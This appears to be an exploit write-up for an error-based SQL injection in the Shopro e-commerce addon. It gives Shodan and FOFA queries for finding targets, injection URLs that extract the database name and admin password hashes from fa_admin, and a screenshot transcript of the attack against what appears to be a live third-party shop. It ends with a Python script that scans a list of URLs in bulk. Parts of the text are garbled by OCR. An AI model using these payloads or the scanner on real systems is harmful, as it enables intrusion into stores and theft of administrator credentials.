

Official Website: https://shopro.top Github: https://github.com/ITmonkey-cn/shopro.git

github.com/ITmonkey-cn/shopro-uniapp



Search

shodan: http.title:"shopro" fofa: title="shopro"

Vulnerability Type

Error-Based SQL Injection

Vulnerability Version


Recurring environment:

- ubuntu
- python3.7


Vulnerability Description AND recurrence



1. F12 find something interesting



2. parameter goods_ids has sql error message



```
http://url/addons/shopro/goods/lists?
page=1&goods_ids=32),updatexml(1,concat(0x7e,(select database()),0x7e),1)-- -
```

3. Find information whit Error-Based SQL Injection



```
http://url/addons/shopro/goods/lists?
page=1&goods_ids=32),updatexml(1,concat(0x7e,(select group_concat(password)
from fa_admin),0x7e),1)-- -
```

```
v - 0 x
③ 首页
                        × System Error
🗧 🗦 C 🔋 mall.cdlianhe.cn/addons/shopro/goods/lists?page=18goods_ids=32),updatexml(1,concat(0x7e,(select%20group_concat(password)%20from%20fa_admin),0x7e),1)-%20- 🔇 🖈 🚨 🕻 💃 🗖 👔
  [10501] PDOException in Connection.php line 385
  SQLSTATE[HY000]: General error: 1105 XPATH syntax error:
   '~9ce2f33edb551fa0ba5589a4ef17887'
                    $this->PDOStatement->execute():
                    Stnis->PDDStatement->execute();
// 調は歴史
$this->debug(false, '', Smaster);
// 返回結果集
return $this->getResult($pdo, $procedure);
atch (\PDOException $e) {
                    if ($this->isBreak($e)) {
   return $this->close()->query($sql, $bind, $master, $pdo);
                    throw new PDOException($e, $this->config, $this->getLastsql());
3RR 3 catch (\Throwahle Se) (
☐ ☐ Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder ¥ Performance insights ¥ HackBar
                                                                                                                                                                      01 ₽1 $ : X
  LOAD SPLIT EXECUTE TEST - SQLI - XSS - LFI - SSTI - SHELL - ENCODING - HASHING -
                                                                                                                                                                            THEME -
https://mall.cdlianhe.cn/addons/shopro/goods/lists?page=1&goods_ids=32).updatexml(1,concat(0x7e,(select group_concat(password) from fa_admin),0x7e),1)—
```

4. POC

```
header = {'User-Agent':'Mozilla/5.0 (Windows; U; Windows NT
6.1; en-US; rv:1.9.1.6) Gecko/20091201 Firefox/3.5.6'}
                response = requests.get(target, headers=header,
timeout=5,verify=False)
                #print(response.status_code)
                #print(response.text)
                if response.status_code == 500 and "XPATH" in response.text:
                        print(url + " is vulnerable")
        except Exception as e:
                pass
        else:
                pass
def main():
        with open('url.txt',encoding='utf-8') as f:
                for i in f.readlines():
                        poc( i.strip())
                f.close()
if __name__ == '__main__':
        main()
```